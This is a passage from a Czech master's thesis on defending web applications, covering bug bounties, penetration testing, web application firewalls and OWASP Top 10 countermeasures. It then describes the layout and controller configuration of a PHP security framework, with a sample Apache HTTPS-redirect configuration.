2.3.2 Bug bounty

Dalším způsobem detekcí jsou bug bounty. Jedná se o způsob, kde se vypíše odměna za nalezení zranitelného místa a jeho nahlášení správci webu. Tento způsob hledání zranitelností je jedním z nejúčinnějších. Pokud je vypsaná odměna dostatečně motivující, motivuje etické hackery k nalezení slabin v systému. Při takovémto počínání je dobré dobře stanovit podmínky pro vyplácení. Také je dobré pro hledání zranitelných míst vytvořit speciální server, aby nedošlo k narušení chodu ostrého serveru, popřípadě úniku citlivých dat.

2.3.3 Penetrační testování

Asi nejlepším způsobem, jak zjistit možné bezpečnostní slabiny je penetrační testování. Jedná se o cílené hledání bezpečnostních slabin, které je buď prováděno odborníkem anebo automatické.

Penetrační testování prováděné odborníkem je cesta, jak zjistit maximum bezpečnostních slabin. Odborník využívá své znalosti a zkušenosti pro otestování webové aplikace. Při testování aplikace může také nahlédnout do zdrojových kódů, aby mohl lépe odhalit možné zranitelnosti a doporučit jejich odstranění. Tato možnost testování je ale velice nákladná, vyplatí se proto pouze u větších projektů, kde hrozí velké škody. Náklady na otestování webové aplikace by neměly přesáhnout odhadované škody způsobené útokem na aplikaci.

Pro menší projekty, kde nehrozí tak vysoké škody existuje možnost automatického penetračního testování. K dispozici jsou jak komerční projekty (například https://secapps.com/) tak open source projekty (například http://w3af.org/). Tyto nástroje jsou částečně automatizované, pro důkladnější otestování je ale třeba mít znalosti těchto nástrojů a útoků.

Třetí možností je využít projektu od CZ.NIC - Skener Webu [4]. Jedná se o projekt, kdy CZ.NIC chce zvýšit bezpečnost na českém Internetu tím, že bude majitelům webů zdarma poskytovat možnost si otestovat své webové stránky na zranitelnosti. Jedná se o bezzásahové testování, kdy po čase majiteli webové stránky přijdou výsledky testů (nejsou třeba znalosti webové bezpečnosti). Výhodou oproti automatickému testování je základní otestování webu profesionálem, který i zhodnotí výstupy z automatického testování (zda se například nejedná o planý poplach). Průběh je následující:

- Objednávka
- Automatický sken - jedná o nedestruktivní testování webu, pomocí otevřených i komerčních testovacích nástrojů. Dále jsou pak použity i testovací nástroje sdružení CZ.NIC. Před testováním je zasláno upozornění e-mailem.
- Rychlý ruční test a interpretace výsledků - jedná se o odborníkem prováděnou činnost, kdy zkontroluje výstupy automatických testů, otestuje web na chyby, které testy nedokáží odhalit
- Závěrečná zpráva - obsahuje výsledky testů, seznam slabin s možnými dopady a doporučení, jak je odstranit

2.3.4 Automatické filtrování požadavků

Pro ochranu webových aplikací proti stávajícím a určitým novým neznámým útokům lze využít webový aplikační firewall (z anglického Web Application Firewall, zkratka WAF [18]). Jedná se o aktivní prvek přes který se posílá veškerá komunikace na server s webovou aplikací (jedná se tedy o předsazený prvek před webovým serverem). Lze jej mít přímo spuštěný softwarově na daném webovém serveru s webovou aplikací anebo jako samostatný hardwarový prvek zapojený před serverem (popřípadě jako cloudové řešení). Webový aplikační firewall funguje jako obousměrná proxy, kde každý příchozí požadavek na aplikační vrstvě analyzuje a v HTTP hlavičce hledá možné vzory útoků (XSS, SQL injekce a tak dále).

Výhodou tohoto řešení je, že lze takto chránit webové aplikace které nejsou dobře zabezpečené a jejich zabezpečení by bylo velice nákladné. Také tento přístup lze využít jako preventivní opatření proti útokům (výhoda webového aplikačního firewallu spočívá také v tom, že je díky tomu webový server nepřímo přístupný Internetu).

Nevýhoda webového aplikačního serveru spočívá v tom, že se jedná o stavový prvek přes který je veden veškerý provoz. V případě že dojde k výpadku daného prvku, pak se může stát webová aplikace nedostupnou. Dále také může webový aplikační firewall chybně rozpoznat validní požadavek jako hrozbu a odfiltrovat ho, čímž by byl znemožněn přístup legitimnímu uživateli.

Na trhu existují komerční řešení (například MonitorApp nebo Barracuda). Mezi Open Source řešeními je asi nejznámější projekt ModSecurity [22], který nabízí řešení pro nejrozšířenější serverové aplikace (Apache, Nginx a IIS). Mezi cloudová řešení patří například CloudFlare [3] (jedná se o řešení software jako služba z anglického Software as a Service, zkratka SaaS).

Kapitola 3

Návrh systému na ochranu webových aplikací

Výstupem této diplomové práce je framework pro bezpečný vývoj webových aplikací. V této kapitole je popsáno jaké útoky tento framework řeší a jak se proti nim brání.

V této kapitole budou popsány a rozebrány způsoby obrany proti útokům popsaných v předchozí kapitole.

Poznámka: na konci nadpisů uvedených v této kapitole jsou v závorce uvedena označení dle OWASP TOP 10

3.1 Injekce (A1)

Tento útok se zakládá na vektoru útoku, kdy se útočník snaží spustit svůj škodlivý kód na interpretu, který běží na serveru (popřípadě tento interpret může být i webový prohlížeč klienta, kde se v současné době obvykle využívá pro běh webových aplikací JavaScrtipt, který má převážná většina uživatelů zapnutý).

Z předchozí kapitoly je zřejmé, že míst pro útok je tolik, že lepší je prevenci proti útoku udělat před vstupem dat do dané aplikace, než tyto problémy řešit přímo u jednotlivých interpretů, kde se kód může provádět. Takováto architektura systému umožní centrální přehledné řízení a nastavování co do systému může vstoupit za data a reagovat případně na nové možnosti hrozeb útoku pomocí injekce.

Z předchozích odstavců plyne, že návrh bezpečnostního frameworku musí být navrhnut tak, aby data před vstupem do samotného systému byla řádně zkontrolována, a to ze všech zdrojů. Nelze se spoléhat na kontrolu před vstupem do některých interpretů (například OWASPem doporučovaný framework Doctrine chrání databázi před SQL injection, problémem ale zůstává, že programátor může tento framework špatně použít, popřípadě ostatní interpreti nemusí být dostatečně chráněni). U webových aplikací jsou zdroji dat GET (parametry předávané v URL), POST (parametry předávané v HTTP hlavičce), PUT (parametry předávané v HTTP hlavičce, využívá se při REST architektuře), DELETE (parametry předávané v URL, využívá se při REST architektuře) a HEAD (parametry předávané v URL). Dále se pak v HTTP hlavičce může předávat cookies. Tyto cesty jsou standardní a slouží pro předávání dat od klienta na webový server kde běží webová aplikace. Tyto cesty proto musí být brány v potaz a chráněny (popřípadě u cest pro REST - PUT, DELETE, HEAD tu musí být možnost rozšíření frameworku pro jejich implementaci). Dle volby komunikace lze do HTTP hlavičky vkládat různé další volitelné možnosti, které se využívají pro běh

aplikace (například se zde může předávat kód pro CSRF ochranu). Tyto cesty už nejsou ale standardními a programátor si je musí ošetřit sám. Při takovéto obraně, kdy jsou data ošetřena před vstupem do aplikace, je zabráněno možnosti útoku injekcí. Podmínkou je, aby programátor který vyvíjí danou webovou aplikaci správně tuto kontrolu nastavil a využíval.

3.2 Chybná autentizace a správa relace (A2)

Webové informační systémy, ve kterých je správa oprávnění, přihlašování uživatelů a další funkce z nich vyplývající vyžadují stavovost. Vzhledem k tomu, že protokol HTTP je bezestavový, musí se stavovost přidat. Stavovost se v programovacím jazyce PHP vytváří zřízením sezení (session - *$_SESSION* je super globální proměnná, do které lze uložit data, která se mají uchovat v průběhu sezení). V základní konfiguraci se u klientské stanice do cookies vygeneruje unikátní identifikátor, díky kterému server identifikuje klienta a zajistí mu stavovost HTTP protokolu. Data o sezení se ukládají v úložišti na serveru v souboru se sezeními. Pokud má klientská stanice zakázáno cookie, je zvolen způsob přenášení v URL adrese. V základní konfiguraci také není řešeno regenerování identifikátoru sezení a zůstává stejné po celou dobu, co je sezení pro klientskou stanici zřízeno. Tato základní konfigurace je nezabezpečená a má veliká bezpečnostní rizika, která mohou vést ke zcizení sezení a následnému ovládnutí účtu daného uživatele. Framework musí zajistit minimalizování těchto rizik.

Obrana proti útoku na sezení bude řešena následovně [21]. Při každém HTTP požadavku musí být identifikátor sezení znovu vygenerován. Znovuvygenerování je děláno proto, aby v případě zcizení předešlého identifikátoru nemohl útočník tento identifikátor sezení zneužít. Musí být zakázáno předávání identifikátoru sezení v URL. URL je implicitně ukládáno ve většině prohlížečích klientských stanic a v případě, že uživatel přepošle své URL další osobě, může tato osoba (vědomě či nevědomě) zcizit sezení. Identifikátor sezení bude uchováván v cookie klienta, kde musí být cookie nastaveno tak, aby nešlo číst z ostatních webových stránek a bylo znemožněno čtení cookie pomocí JavaScriptu (pole pro doménu musí zůstat prázdné, aby dané cookie platilo pouze pro danou doménu). Zabránění čtení pomocí JavaScriptu lze zajistit pomocí příznaku HttpOnly. Tento příznak není jistou ochranou, že útočník nezcizí identifikátor sezení (prohlížeč například tuto funkcionalitu nemusí mít implementovanou), výrazně se tím ale sníží možnost zcizení. Identifikátor sezení musí být také dostatečně dlouhý (OWASP doporučení je minimálně 128-bitů), aby díky jeho krátké délce nebylo možné identifikátor sezení snadno odhadnout. Vedle délky identifikátoru sezení musí mít i dostatečně vysokou entropii. Musí být použitý dostatečně kryptograficky silný pseudo náhodný generátor čísel. Data o sezení musí být uchovávána na straně serveru, na kterém je daná webová aplikace hostovaná. Uložená data v sezení mohou být interní data typu poslední přihlášení, email, IP adresa, přihlašovací jméno, jméno a podobně. Data v sezení nesmí obsahovat citlivá data typu číslo platební karty, číslo občanského průkazu a podobná citlivá data v otevřené podobě. Pokud je nutnost tato data uchovávat přímo v sezení, musí být tato citlivá data šifrována. Pokud daná platforma, na které webová aplikace běží má již v sobě zabudovanou podporu pro správu sezení, je lepší využít tuto zabudovanou podporu než vytvářet vlastní správu sezení. Výměna identifikátoru sezení musí být zajišťována mezi serverem na které běží daná webová aplikace a klientským prohlížečem přes šifrované spojení, zabrání se tak možnému odposlechu nebo možné změně identifikátoru sezení.

3.3 Cross-Site scripting (XSS) (A3)

Útok *Cross-Site scripting (XSS)* není mířen přímo na serverovou část webové aplikace (myšleno místo, kde útočník svůj útočný kód spouští), ale je mířen na klientský prohlížeč se spuštěným interpretem JavaScriptu. Jak vyplývá z kapitoly 2.2.3, kde byly tyto možnosti útoků rozebrány, je velice obtížné filtrovacími nástroji ošetřit veškeré vstupy tak, aby se útočníkovi nepodařilo dostat na klientský prohlížeč kus škodlivého kódu. Proto musí framework dodat na klientskou stanici HTML v takové podobě, aby nedošlo ke kompromitaci obsahu pomocí škodlivých kódů útočníka. Pro tento účel bude využit šablonovací framework Twig, který je doporučený OWASP. Tento framework pak bude doplněn druhým způsobem obrany proti útoku XSS, a to je *Content Security Policy* [23] [12]. Tato obrana spočívá v možnosti prohlížeči předem říci, které zdroje různých dat (lze nastavit většinu obsahu používajícího se ve webových aplikací jako jsou JavaScriptové soubory, kaskádové styly, zdroje obrázků, fontů a podobně) se budou odkud načítat. Při tomto nastavení je zakázáno spouštění jakýchkoliv JavaScriptových (a ostatních) dat, které jsou přímo na HTML stránce. Možností jak tyto zdroje přímo na stránce spustit je do HTTP hlavičky, ve které se nastavení *Content Security Policy* posílá, přidat hash zdroje přímo ve stránce. Toto umožní jeho spuštění. Nutno ještě podotknouti, že ne každý prohlížeč podporuje *Content Security Policy*, proto tento způsob neřeší kompletní problematiku XSS, jak se může zdát.

3.4 Nezabezpečený přímý odkaz (A4)

Obranou proti tomuto útoku bude možnost u každé stránky ve webové aplikaci definovat přístupová práva. Pomocí definice přístupových práv, pokud je vývojář webové aplikace nastaví, lze efektivně zabránit tomuto útoku, ovšem pouze za předpokladu, že se útočníkovi nepovede získat daná oprávnění. Další možností obrany proti tomuto útoku je dát vývojáři možnost definovat si vlastní metody oprávnění speciálně pro danou funkci. Například pro funkci *vratPodrizeneho*, které by se dával identifikátor pracovníka a měla by vracet pouze podřízené aktuálně přihlášeného pracovníka, by vývojář mohl definovat speciální metodu pro tuto funkci která by dostala jako parametr id aktuálně přihlášeného pracovníka a funkce by zjistila, zda je pracovníkův přímý podřízený, a pokud nikoliv, tak by přístup zamítla. Tato možnost obrany už útočníkovi téměř znemožní zneužít bezpečnostní slabinu *Nezabezpečený přímý odkaz*. Daná možnost je ale vykoupena tím, že vývojář musí naprogramovat dané kontroly pro dané funkce a pečlivě zvážit které funkce budou jakým způsobem kontrolovány.

3.5 Nezabezpečená konfigurace (A5)

Prvním základním krokem k dobrému zabezpečení webové aplikace je spouštět na daném serveru pouze danou aplikaci a žádné jiné služby (vyjma těch, které hostovaná webová aplikace potřebuje ke svému běhu nebo ho podporuje). Pokud na fyzickém serveru má běžet více odlišných služeb, lze využít pro jejich oddělení virtuální stroje. Druhým základním krokem pro zabezpečení chodu hostované webové aplikace je mít nainstalovaný a spuštěný pouze ten software, který webová aplikace potřebuje k chodu. Dalším krokem k dobře nakonfigurovanému serveru je mít správně nastavený firewall. Ve firewallu by měly být povoleny pouze porty, přes které se přistupuje k webové aplikaci a veškerý ostatní provoz být zahazován. Operační systém je nutno pravidelně aktualizovat, totéž platí o webovém serveru a dalším software který musí být aktualizován, aby bylo zamezeno využití útoků přes známé zrani-

telnosti operačního systému, popřípadě programů. Program zajišťující běh webové aplikace musí mít nastavena práva aby mohl přistupovat pouze k souborům webové aplikace a také být spouštěn pod odděleným uživatelem. Ve webové aplikaci je třeba zajistit logování a zároveň zamezit vypisování chybovým a logovacím výstupům na výstup zobrazovaný klientské stanici. Pro běh aplikace je nutné vyžadovat provoz přes zabezpečený protokol *https* a nedovolit zneužití útoku na využití slabých šifrovacích protokolů (z anglického Downgrade Attack). V případě využívání DNS záznamů používat jejich kryptografické zabezpečení proti podvržení (například DNSSec). K frameworku musí být nastavený přístup tak, aby složka s nepřístupnými soubory (jako je například zdrojový kód, neveřejně přístupná data) byla nepřístupná přímo přes URL.

3.6 Expozice citlivých dat (A6)

Pro obranu proti těmto typům útoků je nutno data šifrovat. V dnešní době lze dosáhnout možnosti šifrování spojení mezi klientem a serverem pomocí podepsaného certifikátu zdarma, například od certifikační autority Let's Encrypt. Tuto autoritu lze využít pro weby, která neobsahují zvláště citlivá data, například blogy, diskuzní fóra, statické stránky a podobně. V případě užití citlivých dat není vhodné tuto certifikační autoritu použít a je vhodné pro certifikaci využít Extended Validation certifikáty. Tento typ certifikátů by měly používat webové aplikace, které mají citlivá data, popřípadě v těchto aplikacích dochází ke zvýšeným finančním tokům v podobě plateb. Mezi tyto webové aplikace patří například e-shopy.

Další možnou slabinou může být spojení mezi serverem na kterém běží webová aplikace a ostatními službami, které webová aplikace využívá (například dedikovaný databázový server). Toto spojení může být nešifrované a i při dobře zabezpečeném serveru na kterém běží webová aplikace může být tato bezpečnostní slabina hrozbou. Je tedy nutné zajistit šifrované spojení. Jako možnosti zabezpečení tohoto spojení pomocí šifrování jsou nastavení komunikace přes protokol, který je šifrovaný (musí daná služba podporovat) a nebo použití šifrovaného VPN spojení (například OpenVPN).

Vedle zabezpečení přenosu dat je nutné správně zabezpečit data na serveru, kde běží webová aplikace. Základním pravidlem, pokud je ve webové aplikaci používáno přihlašování uživatelů, je neukládat hesla v nezměněné podobě v databázi. V případě úniku dat by útočník mohl tato hesla kompromitovat a zneužít. Pro jejich správné uchování je dobré využívat takzvané pomalé hashovací funkce (například hashovací funkce Blowfish hashing). Toto hashování je o dost pomalejší než u klasických hashovacích funkcí a lze nastavit i několikanásobné hashování. Tímto způsobem ukládání hesel se útočníkovi mnohonásobně ztíží možnost získat podobu daných hesel, díky vysokým nárokům na výpočetní zdroje. Pro ukládání hesel je nebezpečné používat hashovací funkce MD5 a SHA1. V případě ostatních citlivých dat, která je třeba číst a nelze je tak zabezpečit jednosměrnou hashovací funkcí je nutné tato data šifrovat. Šifrování lze provádět na více úrovních. Lze šifrovat celé úložné zařízení (například HDD, SSD) na kterém webová aplikace běží nebo data šifrovat v databázi. Ideálním stavem je využívat obě možnosti šifrování.

Při šifrování dat v databázích a úložištích je třeba dbát na bezpečném uchování klíčů pro dešifrování. V případě výpadku je třeba zajistit, aby data v důsledku šifrování nebyla ztracena z důvodu chybějících dešifrovacích klíčů. Dále je pak nutno dbát na bezpečné uložení záloh. Pokud zálohy nejsou bezpečně uloženy, útočník tohoto faktu může zneužít a tyto zálohy zcizit.

3.7 Chyby v řízení úrovní přístupů (A7)

Pro zabezpečení této možné slabiny je nutné mít možnost pro každou přístupovou stránku definovat přístupová oprávnění.

3.8 Cross-Site Request Forgery (CSRF) (A8)

Obranou proti tomuto útoku je vygenerování kryptograficky náhodného řetězce, kterým se bude kontrolovat, zda požadavek na webový server přišel ze strany klienta anebo byl podvrhnut z jiné stránky. Tento náhodný řetězec je vhodné měnit.

Další alternativní obranou je například captcha. U ní může být problém, že při špatném použití ji útočník může zjistit a poslat webovému serveru, a tím z pohledu webového serveru docílit legitimnosti daného požadavku.

Pro webové aplikace, co využívají požadavky, které jsou na bezpečnost velice citlivé (například posílání finančního obnosu v internetovém bankovnictví) lze využít metodu ověření pomocí jednorázového tokenu zaslaného přes nezávislé médium. V praxi se často jedná o řešení, kdy server posílá náhodně vygenerovaný ověřovací kód pomocí SMS zprávy, popřípadě přes email. Dalšími operacemi, které je dobré takto zabezpečit jsou operace, které vedou například k možnosti ztráty kontroly nad účtem (změna hesla, přihlašovacího jména, emailu a podobně). Stejnou sílu ověření požadavku od uživatele jako jednorázové heslo má také vynucené znovupřihlášení uživatele.

Další prevencí je zakázání vyskytování se webové aplikace na jiných webech například pomocí možnosti *<iframe>*. Tento způsob obrany nezajistí kompletní ochranu proti podvrhnutí požadavku na server. Je ale dobrou prevencí proti tomuto a jiným útokům.

3.9 Použití známých zranitelných komponent (A9)

Proti této zranitelnosti se lze bránit použitím nástrojů pro správu knihoven, které se starají o aktuálnost daných použitých komponent. Dále je třeba dané komponenty před jejich využitím alespoň prostudovat. Základním ukazatelem u uzavřených komponent může být doklad, že nad komponentou byl proveden bezpečnostní audit. U komponent s otevřeným zdrojovým kódem lze použít vedle nejdůvěryhodnějšího ukazatele, bezpečnostního auditu, další ukazatele typu četnost aktualizací, velikost komunity, přehled firem starajících se o vývoj nebo přehled firem, který tuto komponentu využívají. Tyto ukazatele jsou slabšího rázu a mohou jít proti sobě. Více používaná komponenta vede k četnějším kontrolám ze strany komunity a je tak vyšší počet kontrol zdrojových kódů. Používanější komponenty ale mohou přitahovat pozornost útočníků, kteří po nalezení slabiny mohou díky rozšířenosti komponenty zneužít nalezenou chybu pro útok na široké spektrum webových aplikací.

Z hlediska automatických kontrol exploitů by bylo možné vytvořit vzory používání komponent při běžných operacích. Systém by si pro každou volanou stránku statisticky zaznamenával které komponenty jsou pro zpracování této stránky používány, v jaké posloupnosti, jaké konkrétní funkce či metody jsou volány a s jakými typy parametrů pracuje, počet průchodů, typy návratových hodnot a podobně. Z těchto statistik by si pak systém vytvořil určité vzory užití a v případě odchylek od průměrného vzoru by se tato událost zanesla do logovacího souboru a dle výjimečnosti této události by byla daná zpětná vazba od vývojáře zda se jednalo o legitimní operaci či nikoliv (pro využití v dalších detekcí tohoto vzoru). U tohoto způsobu obrany by se pak mohlo využívat dvou způsobů využití. Prv-

ním způsobem by bylo pouhé zaznamenávání potencionálních bezpečnostních incidentů a upozorňování na ně. V případě dobrých výsledků detekce by se tento systém obrany mohl využívat pro automatické blokování těchto požadavků.

3.10 Neošetřené přesměrování a předávání (A10)

Proti podvrhnutí vstupu pro přesměrování se lze bránit dobrým ošetřením, kam se bude uživatel webové aplikace přesměrovávat. Je nutno útočníkovi znemožnit změnu adresy, na kterou se uživatel dostává.

Kapitola 4


Implementace

V této kapitole je rozebrána implementace frameworku v jazyce PHP. Implementace vychází z bezpečnostních požadavků zmíněných výše a také z požadavků na využití frameworku i pro implementaci, to znamená, aby poskytl možnost tvorby MVC architektury a poskytl plnou podporu pro vývoj.

4.1 Základní rozložení

Základním smyslem tohoto rozdělení je oddělit veřejně přístupné složky a soubory od složek a souborů, kde jsou uloženy zdrojové kódy frameworku, webové aplikace a uložené dokumenty, ke kterým má být chráněný přístup. Tento cíl je vyřešen tak, že v základním rozložení byly vytvořeny 2 složky, složka *framework* a složka *public*. Při nastavování přístupu k webové aplikaci je třeba nastavit pouze přístup kořenového adresáře celé aplikace do složky public, kde soubor *.htaccess* má za cíl nastavit, aby veškeré požadavky, které nejsou směrovány přímo na nějaký soubor v adresáří *public* (v tomto adresáři jsou pouze složky a soubory, které jsou veřejně přístupné bez jakékoliv kontroly přístupu, jedná se tedy především o soubory typu kaskádové styly, obrázky použité pro webovou stránku a JavaScriptové soubory) byly předány na obsluhu frameworku, který zajistí jejich správné provedení.

Základní rozvržení frameworku pro bezpečný vývoj webových aplikací je následující:



```
...
└── ...
    ├── extern
    ├── facade
    ├── filter
    ├── mode
    ├── repository
    ├── route
    ├── template
    ├── tmp
    └── init.php
└── public
    ├── js
    ├── style
    ├── .htaccess
    └── index.php
```

Příklad nastavení Apache pomocí *VirtualHost* s vynuceným přesměrováním na zabezpečené připojení:

```
<VirtualHost *:80>
     ServerAdmin webmaster@example.com
     ServerName example.com
     ServerAlias www.example.com
     DocumentRoot /var/www/html/example/public/
     ErrorLog /var/www/html/example/logs/error.log
     CustomLog /var/www/html/example/logs/access.log combined

     <Directory "/var/www/html/example">
            AllowOverride All
     </Directory>

     RewriteEngine on
     RewriteCond %{SERVER_NAME} =www.example.com [OR]
     RewriteCond %{SERVER_NAME} =example.com
     RewriteRule ^ https://%{SERVER_NAME}%{REQUEST_URI}
                                    [END,QSA,R=permanent]
</VirtualHost>
```

Pokud pro požadovaný dotaz neodpovídá ani jeden ze souborů obsažených ve složce public, je tento URI předán k obsluze frameworku. Framework vychází z architektury Model-View-Controller (dále jen MVC). V první fázi se pomocí interpretu jazyka PHP zavolá soubor *index.php*, který si po interpretu jazyka PHP vyžádá soubor *init.php* ze složky s frameworkem (konkrétně *kořenový adresář/framework/init.php*). Tento inicializační soubor vytvoří instanci třídy *Route* a zahájí inicializaci a spouštění frameworku. Proces spouštění frameworku po inicializaci ve třídě *Router* začíná vybráním módu, ve kterém framework pracuje.

Mód ve složce *kořenový adresář/framework/mode* má ve frameworku způsobit větvení na základě přístupu k webové aplikaci. Základní část obsahuje *ApiMode*, který řídí přístup k webové aplikaci přes API rozhraní, dále je zde přítomen *CLIMode*, který řídí přístup k webové aplikaci přes příkazovou řádku (například pro spouštění cronů) a nejčastěji využívaný mód *UIMode*, který řídí přístup uživatelů k webové aplikaci. V módu se provádí volba *Controller*, následně vytvoření instance zvolené třídy *Controller* a zavolání příslušné metody s parametry zakončené vypsáním výstupu na standardní výstup, jak je vyžadováno. Pro tento výstup si mód vytváří pomocnou instanci jednou ze tříd *Output* (v roli MVC architektury mají tyto třídy roli pohledu - *View*), které mají za cíl zajistit formátované vypsání výstupu (například pomocí frameworku Twig, kde zajistí spárování dat a šablony).

Kontroler (*Controller*) ve složce *kořenový adresář/framework/controller* (* - značí libovolný řetězec)*, který byl zavolán výše zmíněným módem má roli *Controllera* v MVC architektuře. Cílem kontroleru je ve spolupráci s třídami z modelu spravovat stavové části aplikace a připravit data pro pohled *View*, který tato data bude následně reprezentovat.

Model (*Model*) z architektury MVC je rozdělen do třech oblastí. Celou práci s databází zastřešuje framerork Doctrine, který v sobě obsahuje ochranu proti útokům injekcí. Z frameworku Doctrine také vychází architektura modelu, kdy je pohled rozdělen do třech oblastí. První část je entita (*Entity*) ve složce *kořenový adresář/framework/entity*, která má za úkol reprezentovat databázovou tabulku v relační databázi, včetně formátu uložených dat. Druhá část modelu je úložiště (*Repository*). Tato část má za cíl definovat elementární vkládací operace nad relační databází. Jedná se o jednoduché dotazy typu vlož nového uživatele, přidej uživateli roli a podobně. Poslední třetí část, která zapouzdřuje přístup k databázi přes kontroler je fasáda (*Facade*). Tyto třídy z fasády mají za cíl poskytovat komplexní přístupové metody k databázi. Jedná se o metody typu vyfiltrování všech uživatelů s oprávněním administrátor přihlášených v posledních pěti dnech, vložení uživatele s oprávněním administrátor a avatarem a podobně. Na obrázku 4.1 je zobrazeno propojení jednotlivých komponent modelu. Výše v odstavci jsou popsány *Facade*, *Repository* a *Entity*. Moduly *Entity Manager* a *Service* značí moduly frameworku Doctrine.


Zbylé složky zmíněné ve stromovém adresáři výše jsou doplňující a obsahují třídy pro podporu funkcí zmíněných výše.

Složka *class* jsou obecné funkce využívající se napříč systémem.

Složka *config* obsahuje soubory s nastavením celého frameworku. Soubor *global.php* obsahuje nastavení přímo se týkající frameworku. Soubor *local.php* obsahuje vývojářem vytvořené konstanty pro použití v konkrétní webové aplikaci.

Složka *extern* obsahuje externí knihovny využívané frameworkem, popřípadě využívané přímo v dané webové aplikaci vývojářem. Pro správu externích knihoven je použit nástroj Composer, který zajišťuje správu aktualizací a verzí použitých knihoven ve webové aplikaci.

Složka *filter* obsahuje metody pro kontrolu vstupů do webové aplikace.



Obrázek 4.1: Schéma modelu (v kontextu MVC architektury). Na schématu je vidět, jak si ve frameworku jednotlivé třídy předávají řízení při přístupu k entitám. Klasický přístup kontroleru *Contreller* je přes třídu *Facade*, která následně volá třídu *Repository* která vrátí třídy *Entity*. Přímý přístup k entitě z kontroleru je znázorněn v případech, kdy kontroler již dostal od třídy *Facade* entitu a pouze s ní komunikuje pro získání dat.

Složka *template* obsahuje šablony pro šablonovací framework Twig, který tento framework pro bezpečný vývoj webových aplikací využívá.

Složka *tmp* slouží pro dočasné uchovávání souborů.

4.1.1 Kontroler

Jak bylo již výše zmíněno, kontroler *(Controller)* je hlavní funkcionální bod celého frameworku. Zde vývojář implementuje veškeré funkce webové aplikace. Jednotlivé metody, které tuto funkcionalitu webové aplikace zaštiťují, jsou volané přímo z URI. Například metoda *createUser* pro poskytnutí funkcionality vytvoření uživatele je volána přes URI *http://aplikace.cz/createUser*. Použití URI lze modifikovat přes vytvoření nového módu *Mode* nebo modifikací stávajícího, aby byly například adresně odděleny prostory pro běžného uživatele a administrátora (například *http://aplikace.cz/admin/createUser*). Toto řešení zaručuje vysokou flexibilitu a jednoduché přidávání nových funkcionalit do systému. Aby byl framework jednoduše pochopitelný a modifikovatelný, je nastavitelný přes komentáře v programovacím jazyku PHP, jak je zmíněno níže:

```
<?php
    /**
     *   @paramsEntity {"name":"UserEntity/name"}
     *   @paramsFilter {"role":"integer(1,3, FALSE)",
     *                        "tags":"textArray(1, 50, FALSE)" }
     *   @paramsSource POST
     *   @protected Permission/isRegistred
     *   @outputType json
     */
    public function createUser() {
        $par = $this->getParams();

        $userF = new UserFacade();
        $user = $netbillF->createUser($par->name, $par->role,
            $par->tags, Session::get(SESSION_USER_ID) );

        $out = EntitySelector::user($user);

        $this->setOutput("user", $out);
    }
```

Programovací jazyk PHP pro načítání těchto komentářů poskytuje funkcionalitu třídy *ReflectionClass*. Tato třída je využívána pro načítání komentářů ve frameworkové třídě *ParseComment*. Tato třída (*ParseComment*) zajišťuje načtení nastavení dané metody, popřípadě třídy. Pro označení parametrů v komentářích se využívá symbol *'@'*. Tyto parametry jsou definovány přímo frameworkem (například *paramsEntity* pro nastavení parametrů předávaných metodě) anebo lze úpravou módu (*Mode*), popřípadě kontroleru (*Controller*) nadefinovat vlastní proměnné a jejich využití.

4.2 Implementace obrany systému OWASP TOP 10

V této kapitole je rozebráno, jakým způsobem je implementována obrana proti nejčastějším útokům v OWASP TOP 10.

Poznámka: na konci nadpisů uvedených v této kapitole jsou v závorce uvedena označení dle OWASP TOP 10

4.2.1 Injekce (A1)

Z předchozí kapitoly 3.1 vyplývá, že hlavní cestou pro útok jsou předávané parametry od klienta. Ve frameworku dochází ke kontrole proměnných (filtrování) v případě ukládání do databáze celkem dvakrát.

První kontrola nastává při zavolání určité metody v kontroleru (*Controller*) přes URI. Kontrola se provádí přímo nad daty, které v HTTP hlavičce poslal uživatel.

Druhá kontrola se provádí před ukládáním do databáze. Každá proměnná v entitě (*Entity*) má možnost definovat pro tuto proměnnou filtr. Tato druhá kontrola je zde kvůli možnosti modifikace uživatelských dat pomocí zdrojového kódu, kde se může s daty od uživatele manipulovat a může dojít k jejich znevalidnění.

